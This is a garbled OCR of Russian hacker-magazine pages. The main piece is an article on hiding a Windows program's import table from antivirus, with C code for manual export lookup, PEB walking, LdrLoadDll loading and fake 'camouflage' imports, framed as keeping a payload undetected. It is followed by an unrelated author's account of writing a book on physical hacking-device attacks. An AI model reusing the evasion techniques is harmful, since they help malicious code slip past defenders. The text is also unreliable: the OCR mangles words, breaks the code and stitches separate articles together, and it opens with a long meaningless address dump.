        3BC000 .gehfunmd
        3BD000 .gehcontmd
        3BE000 .gehfunmd
        3BF000 .gehfunmd
        3C0000 .gehfunmd
        3C1000 .gehcontmd
        3C2000 .gehfunmd
        3C3000 .gehfunmd
        3C4000 .gehcontmd
        3C5000 .gehfunmd
        3C6000 .gehfunmd
        3C7000 .gehcontmd
        3C8000 .gehfunmd
        3C9000 .gehfunmd
        3CA000 .gehcontmd
        3CB000 .gehfunmd
        3CC000 .gehfunmd
        3CD000 .gehcontmd
        3CE000 .gehfunmd
        3CF000 .gehfunmd
        3D0000 .gehfunmd
        3D1000 .gehcontmd
        3D2000 .gehfunmd
        3D3000 .gehfunmd
        3D4000 .gehcontmd
        3D5000 .gehfunmd
        3D6000 .gehfunmd
        3D7000 .gehcontmd
        3D8000 .gehfunmd
        3D9000 .gehfunmd
        3DA000 .gehcontmd
        3DB000 .gehfunmd
        3DC000 .gehfunmd
        3DD000 .gehcontmd
        3DE000 .gehfunmd
        3DF000 .gehfunmd
        3E0000 .gehfunmd
        3E1000 .gehcontmd
        3E2000 .gehfunmd
        3E3000 .gehfunmd
        3E4000 .gehcontmd
        3E5000 .gehfunmd
        3E6000 .gehfunmd
        3E7000 .gehcontmd
        3E8000 .gehfunmd
        3E9000 .gehfunmd
        3EA000 .gehcontmd
        3EB000 .gehfunmd
        3EC000 .gehfunmd
        3ED000 .gehcontmd
        3EE000 .gehfunmd
        3EF000 .gehfunmd
        3F0000 .gehfunmd
        3F1000 .gehcontmd
        3F2000 .gehfunmd
        3F3000 .gehfunmd
        3F4000 .gehcontmd
        3F5000 .gehfunmd
        3F6000 .gehfunmd
        3F7000 .gehcontmd
        3F8000 .gehfunmd
        3F9000 .gehfunmd
        3FA000 .gehcontmd
        3FB000 .gehfunmd
        3FC000 .gehfunmd
        3FD000 .gehcontmd
        3FE000 .gehfunmd
        3FF000 .gehfunmd
        400000 .gehfunmd
        401000 .gehcontmd
        402000 .gehfunmd
        403000 .gehfunmd
        404000 .gehcontmd
        405000 .gehfunmd
        406000 .gehfunmd
        407000 .gehcontmd
        408000 .gehfunmd
        409000 .gehfunmd
        40A000 .gehcontmd
        40B000 .gehfunmd
        40C000 .gehfunmd
        40D000 .gehcontmd
        40E000 .gehfunmd
        40F000 .gehfunmd
        410000 .gehfunmd
        411000 .gehcontmd
        412000 .gehfunmd
        413000 .gehfunmd
        414000 .gehcontmd
        415000 .gehfunmd
        416000 .gehfunmd
        417000 .gehcontmd
        418000 .gehfunmd
        419000 .gehfunmd
        41A000 .gehcontmd
        41B000 .gehfunmd
        41C000 .gehfunmd
        41D000 .gehcontmd
        41E000 .gehfunmd
        41F000 .gehfunmd
        420000 .gehfunmd
        421000 .gehcontmd
        422000 .gehfunmd
        423000 .gehfunmd
        424000 .gehcontmd
        425000 .gehfunmd
        426000 .gehfunmd
        427000 .gehcontmd
        428000 .gehfunmd
        429000 .gehfunmd
        42A000 .gehcontmd
        42B000 .gehfunmd
        42C000 .gehfunmd
        42D000 .gehcontmd
        42E000 .gehfunmd
        42F000 .gehfunmd
        430000 .gehfunmd
        431000 .gehcontmd
        432000 .gehfunmd
        433000 .gehfunmd
        434000 .gehcontmd
        435000 .gehfunmd
        436000 .gehfunmd
        437000 .gehcontmd
        438000 .gehfunmd
        439000 .gehfunmd
        43A000 .gehcontmd
        43B000 .gehfunmd
        43C000 .gehfunmd
        43D000 .gehcontmd
        43E000 .gehfunmd
        43F000 .gehfunmd
        440000 .gehfunmd
        441000 .gehcontmd
        442000 .gehfunmd
        443000 .gehfunmd
        444000 .gehcontmd
        445000 .gehfunmd
        446000 .gehfunmd
        447000 .gehcontmd
        448000 .gehfunmd
        449000 .gehfunmd
        44A000 .gehcontmd
        44B000 .gehfunmd
        44C000 .gehfunmd
        44D000 .gehcontmd
        44E000 .gehfunmd
        44F000 .gehfunmd
        450000 .gehfunmd
        451000 .gehcontmd
        452000 .gehfunmd
        453000 .gehfunmd
        454000 .gehcontmd
        455000 .gehfunmd
        456000 .gehfunmd
        457000 .gehcontmd
        458000 .gehfunmd
        459000 .gehfunmd
        45A000 .gehcontmd
        45B000 .gehfunmd
        45C000 .gehfunmd
        45D000 .gehcontmd
        45E000 .gehfunmd
        45F000 .gehfunmd
        460000 .gehfunmd
        461000 .gehcontmd
        462000 .gehfunmd
        463000 .gehfunmd
        464000 .gehcontmd
        465000 .gehfunmd
        466000 .gehfunmd
        467000 .gehcontmd
        468000 .gehfunmd
        469000 .gehfunmd
        46A000 .gehcontmd
        46B000 .gehfunmd
        46C000 .gehfunmd
        46D000 .gehcontmd
        46E000 .gehfunmd
        46F000 .gehfunmd
        470000 .gehfunmd
        471000 .gehcontmd
        472000 .gehfunmd
        473000 .gehfunmd
        474000 .gehcontmd
        475000 .gehfunmd
        476000 .gehfunmd
        477000 .gehcontmd
        478000 .gehfunmd
        479000 .gehfunmd
        47A000 .gehcontmd
        47B000 .gehfunmd
        47C000 .gehfunmd
        47D000 .gehcontmd
        47E000 .gehfunmd
        47F000 .gehfunmd
        480000 .gehfunmd
        481000 .gehcontmd
        482000 .gehfunmd
        483000 .gehfunmd
        484000 .gehcontmd
        485000 .gehfunmd
        486000 .gehfunmd
        487000 .gehcontmd
        488000 .gehfunmd
        489000 .gehfunmd
        48A000 .gehcontmd
        48B000 .gehfunmd
        48C000 .gehfunmd
        48D000 .gehcontmd
        48E000 .gehfunmd
        48F000 .gehfunmd
        490000 .gehfunmd
        491000 .gehcontmd
        492000 .gehfunmd
        493000 .gehfunmd
        494000 .gehcontmd
        495000 .gehfunmd
        496000 .gehfunmd
        497000 .gehcontmd
        498000 .gehfunmd
        499000 .gehfunmd
        49A000 .gehcontmd
        49B000 .gehfunmd
        49C000 .gehfunmd
        49D000 .gehcontmd
        49E000 .gehfunmd
        49F000 .
```

МОЛЧИ И СКРЫВАЙСЯ

ПРИЕМЫ ИГ ОТ АНТИВИРУСА

Сергей Ольховский
Эксперт по технологиям Kaspersky Lab
Сергей Ольховский, Ph. D. Technical Director
Kaspersky Lab
ИГ фирмы, часть 1 – Базовые инструменты
Выпуск 2

Теперь нарвемся в лучшем случае на ошибку частичного резервирования GetProcAddressEx(). В наиболее сложной ситуации и нежелательной.

```
DWORD* exportFnAddresses=(DWORD*)MakeLn, LPCSTR lpFnName=0
//IMAGE_DOS_HEADER dosheader = (IMAGE_DOS_HEADER)MakeLn();
//IMAGE_NT_HEADERS ntheaders = (IMAGE_NT_HEADERS)GetPE(dosheader);
//IMAGE_EXPORT_DIRECTORY exportDirectory = (IMAGE_EXPORT_DIRECTORY)
dosheader->e_lfanew;
//IMAGE_EXPORT_DIRECTORY exportDirectory = (IMAGE_EXPORT_DIRECTORY
)(GetPE(dosheader)
+ntheaders->OptionalHeader.DataDirectory[
IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
//
DWORD* addressOfFunctions = (DWORD*)(GetPE(dosheader)+
exportDirectory->AddressOfFunctions);
WORD* addressOfNameOrdinals = (WORD*)(GetPE(dosheader)+
exportDirectory->AddressOfNameOrdinals);
DWORD* addressOfNames = (DWORD*)(GetPE(dosheader)+exportDirectory
->AddressOfNames);
//
for (DWORD i = 0; i < exportDirectory->NumberOfNames; ++i) {
  if (strcmp(lpFnName, (const char *)GetPE(dosheader)+addressOfNames[i])
== 0) {
    return (DWORD)(GetPE(dosheader)+addressOfFunctions[
addressOfNameOrdinals[i]]);
  }
}
return NULL;
}
```

Выглядит достаточно просто, принимает базовый адрес загрузки библиотеки и такие имя функции, адрес которой нужно получить. Работает так, как нам нужно — почти прекрасный EXE.

Понимаешь, мы отключили CRT! Поэтому использование функции strcmp() из этого кода невозможно. А очистка сравнения для строк — базовый метод, который пишут еще на первом курсе в каждом институте. Но C++ в вашем это отдельная тема. Напишем strcmp():

```
int custom_strcmp(const char * str1, const char * str2) {
  int i = 0, tmp = 0;
  while (1) {
    tmp = str1[i] - str2[i];
    if (tmp != 0)
      return tmp;
    else if (str1[i] == '\0')
      return 0;
    else {
      ++i;
      continue;
    }
    return 0;
  }
}
```

Разобраться, как и что делать, получаем следующий код.

```
#include <windows.h>
#include <winnt.h>

typedef int (WINAPI* MessageBoxFun);
typedef HMODULE
LPVOID lpBase,
LPCWSTR lpFileNam,
DWORD   dFlags
);

int custom_strcmp(const char * str1, const char * str2) {
  int i = 0, tmp = 0;
  while (1) {
    tmp = str1[i] - str2[i];
    if (tmp != 0)
      return tmp;
    else if (str1[i] == '\0')
      return 0;
    else {
      ++i;
      continue;
    }
    return 0;
  }
}

FARPROC mybeforeAddress(HMODULE hModule, LPCSTR lpFnName) {
  //IMAGE_DOS_HEADER dosheader = (IMAGE_DOS_HEADER)hModule;
  //IMAGE_NT_HEADERS ntheaders = (IMAGE_NT_HEADERS)GetPE(dosheader);
  //dosheader->e_lfanew;
  //IMAGE_EXPORT_DIRECTORY exportDirectory = (
  //IMAGE_EXPORT_DIRECTORY)(GetPE(dosheader)+
  ntheaders->OptionalHeader.DataDirectory[
  IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
  //
  DWORD* addressOfFunctions = (DWORD*)(GetPE(dosheader)+
  exportDirectory->AddressOfFunctions);
  WORD* addressOfNameOrdinals = (WORD*)(GetPE(dosheader)+
  exportDirectory->AddressOfNameOrdinals);
  DWORD* addressOfNames = (DWORD*)(GetPE(dosheader)+exportDirectory
  ->AddressOfNames);
  //
  for (DWORD i = 0; i < exportDirectory->NumberOfNames; ++i) {
    if (custom_strcmp(lpFnName, (const char *)GetPE(
    dosheader)+addressOfNames[i]) == 0) {
      return (DWORD)(GetPE(dosheader)+addressOfFunctions[
      addressOfNameOrdinals[i]]);
    }
  }
  return NULL;
}

int main() {
  HMODULE user32Module = LoadLibrary("user32.dll");
  pFnLoadLibraryW mybeforeLoadLibraryW = (pFnLoadLibraryW)
  mybeforeAddress(user32Module, "MessageBoxW");
  MessageBoxW*(NULL, L"Hi", L"Hi", MB_OK);
  return 0;
}
```

Компилируем, запускаем. Видим: что-то остается лишь один вопрос:

Чем же занимается LoadLibrary? Если мы глянем на последовательность вызова функций. То увидим, что LoadLibrary() вызывает LdrLoadDll(), а LdrpLoadDll() в ее – подробно для Windows 7 – вызывает LdrpInitializeProcess() – тоже достаточно сложная. Вот картинка, которая хорошо описывает последовательность вызовов при загрузке:

Получаем не доступимся весь этот ворох, а просто вызываем LdrLoadDll() Функция предназначена в ntdll.dll, а она библиотекам прикуплена в войне с Windows. Обратимся к войне. Теперь вызывать функции дружат с теми есть базовый адрес загрузки ntdll.dll? Здесь нам на помощь придет функция GetModuleHandle(). Это функция принимает лишь один параметр — имя DLL, а возвращает число. Начнем на дно тем пар базовым адресом загрузки библиотеки:

```
MODULE GetNtdllHandle()
{lu_optional LPCSTR lpModuleName
}

Что в скобках — сделаем пустым. Теперь вызываем LdrLoadDll() — необходимый параметры приготовлены мы. Но и из LoadLibrary() Ее просто есть больше

MODULE MyLoadLibrary(LPCSTR lpFileNam)
{MODULE ntdll=GetNtdllHandle();
HMODULE hModule = NULL;

  HMODULE ntdll = GetNtdllHandle("ntdll.dll");
  pfnLdrLoadDll(NULL,NULL,(PUNICODE_STRING)&ntdll, *(PLIstUnicodeString
  pfnLdrGetDllHandleByMapping(hFileBaseAddress, NULL, *(PLIstUnicodeString
  )
  )
  )
```

МОДЧИ И СКРЫВАЙСЯ

ПРЯЧЕМ ИАТ ОТ АНТИВИРУСА

Итоговый код проекта стал ещё больше. Теперь для стандартного `MessageBox()` нужно целых 176 строк.

```
#include <windows.h>
#include <winternl.h>

typedef int (WINAPI* MessageBoxAFunc)(
    HWND    hWnd,
    LPCSTR lpText,
    LPCSTR lpCaption,
    UINT    uType
);

typedef NTSTATUS(NTAPI* pLdrLoadDll) (
    PWCHAR PathToFile,
    ULONG Flags,
    PUNICODE_STRING ModuleFileName,
    PHANDLE ModuleHandle
);

typedef VOID(NTAPI* pRtlInitUnicodeString)(PUNICODE_STRING
DestinationString, PCWSTR SourceString);

wchar_t* custom_wcscpy(wchar_t* dest, const wchar_t* src, size_t
count) {
    wchar_t* originalDest = dest;

    while (count > 0) {
        *dest = *src;
        if (*src == L'\0')
            break;
        dest++;
        src++;
        count--;
    }

    while (count > 0) {
        *dest = L'\0';
        dest++;
        count--;
    }

    return originalDest;
}

size_t custom_wcslen(const wchar_t* str) {
    if (str == nullptr) {
        return 0;
    }

    size_t length = 0;
    while (*str != L'\0') {
        length++;
        str++;
    }

    return length;
}

int custom_wcscmp(const wchar_t* str1, const wchar_t* str2) {
    while (*str1 == *str2 && *str1 != L'\0') {
        str1++;
        str2++;
    }

    return *str1 - *str2;
}

errno_t custom_wcscpy_s(wchar_t* dest, size_t destSize, const wchar_t
* src) {
    if (dest == nullptr || src == nullptr) {
        return EINVAL;
    }

    size_t srcLength = custom_wcslen(src);

    if (destSize < srcLength + 1) {
        return ERANGE;
    }

    custom_wcscpy(dest, src, destSize);
    dest[srcLength] = L'\0';

    return 0;
}


int custom_strcmp(const char* str1, const char* str2) {
    while (*str1 && *str2) {
        if (*str1 != *str2)
            return -1;
        else if (*str1 > *str2)
            return 1;
        else {
        str1++;
        str2++;
        }
    }
    return 0;
}
FARPROC myGetProcAddress(HMODULE hModule, LPCSTR lpProcName) {
    PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER)hModule;
    PIMAGE_NT_HEADERS ntHeaders = (PIMAGE_NT_HEADERS)((BYTE*)hModule
+ dosHeader->e_lfanew);
    PIMAGE_EXPORT_DIRECTORY exportDirectory = (
PIMAGE_EXPORT_DIRECTORY)((BYTE*)hModule +
        ntHeaders->OptionalHeader.DataDirectory[
IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);

    DWORD* addressOfFunctions = (DWORD*)((BYTE*)hModule +
exportDirectory->AddressOfFunctions);
    WORD* addressOfNameOrOrdinals = (WORD*)((BYTE*)hModule +
exportDirectory->AddressOfNameOrdinals);
    DWORD* addressOfNames = (DWORD*)((BYTE*)hModule + exportDirectory
->AddressOfNames);

    for (DWORD i = 0; i < exportDirectory->NumberOfNames; ++i) {
        if (custom_strcmp(lpProcName, (const char*)hModule +
addressOfNames[i]) == 0) {
            return (FARPROC)((BYTE*)hModule + addressOfFunctions[
addressOfNameOrOrdinals[i]]);
        }
    }

    return NULL;
}

void* __cdecl custom_memset(void* Destination, int Value, size_t Size
) {
    unsigned char* p = (unsigned char*)Destination;
    while (Size > 0) {
        *p = (unsigned char)Value;
        p++;
        Size--;
    }
    return Destination;
}

HMODULE myGetModuleHandle(LPCWSTR lModuleName) {
    PEB* pPeb = (PEB*)__readgsqword(0x60);

    // For x86
    // PEB* pPeb = (PEB*)__readfsdword(0x30);

    PEB_LDR_DATA* ldr = pPeb->ldr;
    LIST_ENTRY* ModuleList = &ldr->InMemoryOrderModuleList;
    LIST_ENTRY* pStartListEntry = ModuleList->Flink;

    WCHAR myUrlDll[MAX_PATH] = { 0 };
    WCHAR substr[MAX_PATH] = { 0 };
    LDR_DATA_TABLE_ENTRY* pEntry = nullptr;LIST_ENTRY* lc
ModuleList;pLIST_ENTRY e = pListEntry->Flink;
    LDR_DATA_TABLE_ENTRY* pEntry = (LDR_DATA_TABLE_ENTRY*)((BYTE*)
lpListEntry - sizeof(LIST_ENTRY));

    custom_memset(myUrl, 0, MAX_PATH * sizeof(WCHAR));
    custom_memset(substr, 0, MAX_PATH * sizeof(WCHAR));
    custom_wcscpy_s(myUrl, MAX_PATH, pEntry->FullDllName.Buffer);
    custom_wcscpy_s(substr, MAX_PATH, lModuleName);
    if (custom_wcscmp(substr, myUrl) == 0) {
        // Returning the DLL base address
        return (HMODULE)(pEntry->DllBase);
    }
    e = e->Flink;
    pEntry = (LDR_DATA_TABLE_ENTRY*)((BYTE*)e - sizeof(LIST_ENTRY));
}

HMODULE MyLoadLibrary(LPCWSTR lpFileName) {
    UNICODE_STRING ustrModule;
    HANDLE HModule = NULL;

    HMODULE mNtdll = myGetModuleHandle("C:\\Windows\\SYSTEM32\\
ntdll.dll");
    pRtlInitUnicodeString RtlInitUnicodeString = (
pRtlInitUnicodeString)myGetProcAddress(mNtdll, "RtlInitUnicodeString"
);

    RtlInitUnicodeString(&ustrModule, lpFileName);

    pLdrLoadDll MyLdrLoadDll = (pLdrLoadDll)myGetProcAddress(mNtdll,
"LdrLoadDll");
    if (MyLdrLoadDll) {
        return NULL;
    }

    NTSTATUS status = MyLdrLoadDll(NULL, 0, &ustrModule, &hModule);
    return (HMODULE)hModule;
}

int main() {
    HMODULE user32Module = MyLoadLibrary("user32.dll");
    MessageBoxAFunc MessageBoxAPtr = (MessageBoxAFunc)(
myGetProcAddress(user32Module, "MessageBoxA"));
    MessageBoxAPtr(NULL, L"Hi", L"Hi", MB_OK);
    return 0;
}
```

Наконец-то ИАТ стало пусто.

Пустой ИАТ

Причем обратим внимание, что у себя компилятор может вводить ошибку `LNK1120`

```
1>Source.obj : error LNK2001: неразрешенный внешний символ memset.
1>A:\SSDProjects\Projects\x64Release\Article.exe : fatal error
LNK1120: неразрешенных внешних элементов: 1
```

Если это произошло, открывай раздел «Проект → Свойства» и отключай оптимизацию:

Отключение оптимизации

Осталось лишь нашести немного кешмиго. Ведь это очень подозрительно, если у программы пустой ИАТ. Займемся ИАТ Camouflage.

ИАТ CAMOUFLAGE

Некоторые антивирусы могут повесить на нас детект просто потому, что мы не вызываем никаких функций, поскольку у нас пустой ИАТ. Предлагаю добавить парочку фиктивных вызовов функций, которые нигде к чему не приводят. При этом в ИАТ сами собой, появятся записи о том, что используются те или иные функции.

Добавим, например, код, который никогда не выполняется

```
int main() {
    HMODULE user32Module = MyLoadLibrary("user32.dll");
    MessageBoxAFunc MessageBoxAPtr = (MessageBoxAFunc)(MyGetProcAddress
(user32Module, "MessageBoxA"));
    MessageBoxAPtr(NULL, L"Hi", L"Hi", MB_OK);

    int m = 4;
    if (m == 5) {
        unsigned __int64 i = MessageBoxA(NULL, NULL, NULL, NULL);
        i = GetLastError();
        i = SetCritical(NULL);
        i = GetCurrentProcessId(NULL);
        i = GetWindowWordW(NULL, NULL);
        i = RegisterClassW(NULL);
        i = IsAccessible(NULL);
        i = ConvertDefaultLocale(NULL);
        i = MultiByteToWideChar(NULL, NULL, NULL, NULL, NULL, NULL);
        i = IsDialogMessage(NULL, NULL);
    }
    return 0;
}
```

Обрати внимание, что компилятор нашел достаточно умные, поэтому нужно будет отключить оптимизацию, как описано выше. В противном случае компилятор увидит, что этот кусок кода никогда не сработывает, и исключит его из исполняемого файла.

Компилируем проект и видим, что ИАТ стал похож на ИАТ обычной начинающей прикладной программы.

Настоящий ИАТ

ПСЕВДОХЕНДЛЫ

Наконец, на декорат хочется упомянуть псевдохендлы. Псевдохендлами считаются фиктивные хендлы на какой-либо текущий ресурс. Например, вызов `GetCurrentProcess()` не получится начнем заменить, из вместо него можно использовать псевдохендл. Система Windows, почему такой хендл, поймет, что ей нужно обратиться к ресурсу, из которого была вызвана функция. Таким образом, для получения хендла, например, на текущий процесс, достаточно передавать значение `-1`. И Windows определит, что это хендл на текущий процесс.

Можно даже в проекте создать маленькие макросы, которые будут вызывать что-то вроде автоматически.

```
#define NtCurrentProcess() (HANDLE(-1)) // Получить хендл на текущий
процесс
#define NtCurrentThread() (HANDLE(-2)) // Получить хендл на текущий
поток
```

ВЫВОДЫ

Вот так очень интересно, конечно, в кошки-мышки с антивирусом. Каждый раз думаешь, что же там такое они наверятно и почему на мой пейлоад вешаются детекты. В этой статье мы обсудили один из вариантов ответа на этот вопрос. Помни, что по любым вопросам ты можешь смело писать мне в почту — мы разберем любые возникшие проблемы.


«ФИЗИЧЕСКИЕ АТАКИ С ИСПОЛЬЗОВАНИЕМ ХАКЕРСКИХ УСТРОЙСТВ»

КАК Я СТАЛ АВТОРОМ КНИГИ

xb37
Lead cybersecurity analyst at ZTE
@xb37_channel
xb37.live.sx

Я никогда не стремился стать писателем, однако получилось так, что я написал книгу о нюансах проведения взлома и защиты физических атак с использованием самодельных хакерских устройств. Издательство уже распродало 1000 экземпляров моей книги и сейчас допечатывает второй тираж. Как родилась идея этого издания, с какими трудностями мне пришлось столкнуться и как научиться взламывать сети с использованием дешёвых одноплатников и мобильного телефона, я рассказываю в этой статье. Возможно, мой опыт окажется полезен тем, кто решит повторить этот путь.

С самого детства я считал хакера «Хакер» по-настоящему культовым. Помню то славное времечко, когда он лежал на полках только в виде толстого журнала и моя мама каждый месяц покупала свежий номер. Правда, читала она его в основном сама, но через какое-то время я тоже заинтересовался этим изданием.




Скромная коллекция журналов «Хакер» (в хронологическом порядке)

Много лет спустя, в 2016 году, я устроился на работу в Уральский центр системы безопасности и написал на «Хабре» перевод статьи для нашего корпоративного блога. Уже тогда я твёрдо решил, что когда-нибудь дорасту до «Хакера». В те времена, как, в общем-то, и сейчас, в российском информсе-комьюнити «Хакер» считался одним из самых авторитетных изданий.

Этот план удался довольно быстро: через год спустя, в подготовке заметки на тему информационной безопасности, затянул на сайте «Хакера» в раздел «Контакты» и отправил свой текст примяком главному редактору Андрею Письменному. Ровно через 24 часа по электронной почте мне пришел ответ о том, что статья принята, а еще два недели спустя она была опубликована. Так я стал автором «Хакера».

Новых статей я в «Хакер» то, в тот момент не планировал, но через пару месяцев мне вновь написал Андрей и попросил подготовить для журнала что-нибудь ещё. Наша компания как раз проводила серию очень интересных тестов с сложными кейсами пентеста — разными атак во внутренней сети после проникни периметра, и я предложил написать несколько материалов на эту тему. Текст был сложным на хорошо структурированные заметки, которые я ведёт уже очень давно (что еще раз доказывает практическую пользу подобных «рабочих дневников»), — и результат оказался неожиданным: статьи пошли на обложку «Хакера». Лично для меня это стало провокирующим успехом! Несмотря на то что в тот момент я готовился к CSWE, и у меня оставалось не так много свободного времени, я решил продолжить, тему постепутешествия в трех последующих статьях.

Дальнейшие события развивались еще более удивительным образом. Спустя год после начала моей карьеры в качестве текста уже постоянного автора «Хакера» мне написал ведущий редактор журнала Валентин Холмогоров и сообщил, что периодически «Хакер» выпускает книги, составленные из избранных статей, куда на этот раз возьми и мои работы. О книге я тогда даже не мечтал, просто не знал, что так можно. Когда я дерзкий в ручке насчёпящую книгу, на обложке которой значилось мое имя в качестве одного из соавторов, во мне буквально что-то перемкнуло.



Необычное чувство, когда ищешь в магазине книгу за своим авторством

Нужно было двигаться вперед. И я поставил себе цель — написать книгу, но не в соавторстве с коллегами из «Хакера», а полностью самостоятельно.

ЗАРОЖДЕНИЕ ИДЕИ

В компании УЦСБ, где я работаю, существует научно-технический совет, на котором однажды мне предложили выступить с небольшим докладом. В конце 2020 года я занимался поиском альтернатив для хакерских девайсов (hak5), которые можно было бы использовать для проведения аудитов и проверок подчинённых сотрудников. В итоге мне удалось повторить практически все наиболее популярные устройства, сделать их гибкими и, наверное, куда более функциональными по сравнению с прототипами. В свой доклад я также включил и описание специфичных атак физического доступа, реализующих которых я смог тогда опыскать в интернете и опробовать с помощью собранного мною оборудования.

С докладом в выступил, то же мне хотелось, чтобы о моих наработках узнал кто-то еще, кроме членов научно-технического совета. И я решил изложить свои исследования в рамках отдельной статьи, которую я тогда и начал. Спустя, я понял, что у меня есть отличный материал для собственной книги. Девять статей, подробно описывающих различные аспекты аппаратного взлома и в деталях описывающих архитектуру самодельных хакерских устройств, — это очень ценный капитал!

Всю вторую половину года я дописывал текст теперь уже не статей, а будущих глав — на тот момент материал ещё представлял собой скучное описание технических деталей и, очевидно, требовал более понятного и простого изложения. Кроме того, нужны были наглядные схемы и фотографии.

В конце 2021 года я решил сообщить Андрею Письменному в «Хакер», что у меня есть отличный материал, который я планирую оформить в виде книги. Тот перенаправил меня к коллеге Валентину — Валентин, в свою очередь, Валентин вскоре прислал довольно скептический, как мне показалось, ответ: мол, книги на эту тему уже публиковались, и в большом количестве. Но я целом он выразил готовность посмотреть материалы издания — если, конечно, текст окажется достойным. Я был полностью уверен в своей работе: собранный мною материал был уникален, никто не публиковал чего-то подобного ранее. И я продолжил работу.

Весь 2022 год я посвятил доработке книги. 90–100 страниц исходной рукописи я внезапно превратились в 250 с лишним. Но самое сложное — это фотографии... Если бы книга была посвящена атакам на сети или приложения, я мог бы отделаться бесплатными скриншотами. Другое дело — физические атаки. Здесь стенды выступают уже реальные объекты, порой крупные, а для демонстрации атаки нужен некий контекст. Мне требовалось, как-то передать на фото и окружающую хакера обстановку, и одновременно крошечный текст на экране телефона. Фотографии я позаимствовал из отчетов по пентестам и реальным кейсам, но многое пришлось воспроизводить на стенде. При этом один снимки были сделаны зимой, другие летом.

В итоге весь год, у меня был растпарпорван под фотосессии. Какие-то кадры оказались сделать настолько сложно, что приходилось просить разрешения на съемку у администрации того или иного объекта, чтобы потом меня не сделали главным подозреваемым в каком-нибудь правонарушении. Однако в сфере ИБ есть еще одна особенность, связанная с фотографией, — нужно скрывать всю конфиденциальную и персональную информацию. Поэтому мне приходилось замазывать на снимках несчислимое количество MAC- и IP-адресов.

Наверное, писать эту книгу можно было еще год-один год, постепенно добавляя все новый материал, а интересные идеи у меня рождались при работе над рукописью постоянно. Но в какой-то момент я начал понимать, что часть материала устаревает. Самодельных устройств, к тому же, остается риск, что меня с подобной темой кто-то может банально опередить. Стоимость/сложность процесса тогда была значительно выше.

Обычно я стараюсь за год добиться каких-то ощутимых результатов в своей работе, например получить сертификат или выступить с докладом на конференции. 2022 год выдался непростым, и я не хотелось отметить его завершение хоть каким-то результатом. Поэтому в самый последний рабочий день года, когда по всей стране люди уже откупоривают шампанское, ребята сапгами и отправляются на корпоративы, я весь написал Валентину Холмогорову о том, что работа над книгой практически завершена. И сразу же получил ответ: раз завершена — будем издавать. Видимо, ведрец «Хакера» с тому моменту уже пропустил немного шампанского. Год завершился на позитивной ноте!

ПРЕДПЕЧАТНАЯ ПОДГОТОВКА

В наступившем 2023 году мне предстояло выполнить ещё как минимум половину работы над книгой, правда, года я этой ещё не подозревал. Меня ждало многократное перечитывание рукописи и шлифовка текста — это сложнейшая бесконечно кропотливая техника. Всего я насчитал около 60 версий ревизии документа. Затем следовало отформатировать текст книги в соответствии со следующим стилем заголовков, принятым в издательстве: На все это у меня ушло еще три месяца. Параллельно материалы выходили в виде статей на «Хакере».

Когда подготовительная работа завершилась, за рукопись взялся литературный редактор. Я перечитывал собственные главы за человеком, который прекрасно владеет русским языком (в отличие от меня), но не до конца разбирается в технических текстах, связанных с тематикой книги. Следовало тщательно проверить, все ли перефразированные редактором предложения сохранили свой изначальный смысл.

Спустя два месяца в работе подключился корректор, проверявший пунктуацию и расставленный по местам дообразованные запятые (с этим у меня дела обстоят еще хуже).

Наконец, наступил третий этап — верстка. И тут я внезапно обратил внимание на нечто иное, что до этого упускал из вида, — оформление книги. За следующие три недели я обнаружил столько мелких недочетов, что это появилось за собой еще три цикла правок. Я все ждал того, чтобы проиграмматический кодинг и конфигти в книге читались так же легко и красиво, как в «Хакере».

В общей сложности мне потребовалось ещё одна на финальные штрихи и отправку книги в типографию. При этом я ещё и дополнительно долго вел переговоры по поводу цветной печати, что проект чуть не сорвался, — мне очень хотелось, чтобы книга была полноцветной. Ко всему прочему, наши 100 экземпляров заказывала крупнейшая транспортная компания.

Обложка — это лицо книги. От изначально предложенного мною названия на этой самой обложке осталось только само слово: «Физические», но зато оно стало крупнее. Также вместо белых фоновых заливок (с этим у меня есть сугубо основную идею книги.

Мне очень хотелось продемонстрировать на этом изображении физическую мир, например новый город как цифровой объект для атак. Но потом я решил поступить проще — сделать отсылку одновременно к игре Watch Dogs (основы Сан-Франциско и мостов) и сериалу Mr. Robot (человек в кудах). И конечно же, этот человек должен держать в руке смартфон с чем-то максимально сложным и хакерским на экране (например, Metasploit). Абстрактные информационные потоки в небе вымышленного города должны символизировать многочисленные объекты для атак, которые приходят вполне реальными хакерами, но не видят окружающие.

Так выглядела иллюстрация для обложки в исполнении ИЯ

Нарисовать такую картинку — очень непростая задача, но тут нам на помощь пришел искусственный интеллект. Правда, как это обычно случается с иллюстрациями Midjourney, у нарисованного хакера почему-то образовалось сразу два капюшона, а в воображаемом городе зачем-то появилось два моста. На этом этапе к работе подключилась дизайнер kambulo, которая создает все обложки и графические «заходы» к статьям для журнала «Хакер». — она доделала картинку до ума, убрала на ней все лишнее и дорисовала недостающее.

Продолжение статьи →

«ФИЗИЧЕСКИЕ АТАКИ С ИСПОЛЬЗОВАНИЕМ ХАКЕРСКИХ УСТРОЙСТВ»

КАК В СТАЛС
АВТОРСКИЙ КАНАЛ

О ЧЕМ СОВЕТ?

В книге три раздела. В среднем описываются физические атаки, которые требуют подключения работы на системной клавиатуре, мышке и прочих устройствах, подключающих работы на системном оборудовании. А в начале — рассмотрим, как с помощью хакерских устройств можно обойти защиту компьютеров, которые не подключены к сетям. Рассмотрим атаки на системы, которые, конечно же, надо брать в руки и, по-хорошему, включать вовсе, доступ к которым в отличие от, скажем, ноутбуков, в большинстве и нет. — Что же на любителя хакерских устройств в этом разделе?

Cold boot attack

Просто стиль. С которым только начинаю, чтение книги. В нем рассказывается, насколько легко могут быть извлечены данные из оперативной памяти компьютеров, которые были выключены. Для этого нужно всего лишь с ней, предварительно заморозить, с помощью баллончика с хладагентом.

Замороженная плата оперативной памяти, которая теперь может вытащить из компьютера

Соответствующая публикация в «Хакере»: «Cold boot attack. Для профессионалов: защита с помощью фольги»

Ку-ку софтвер

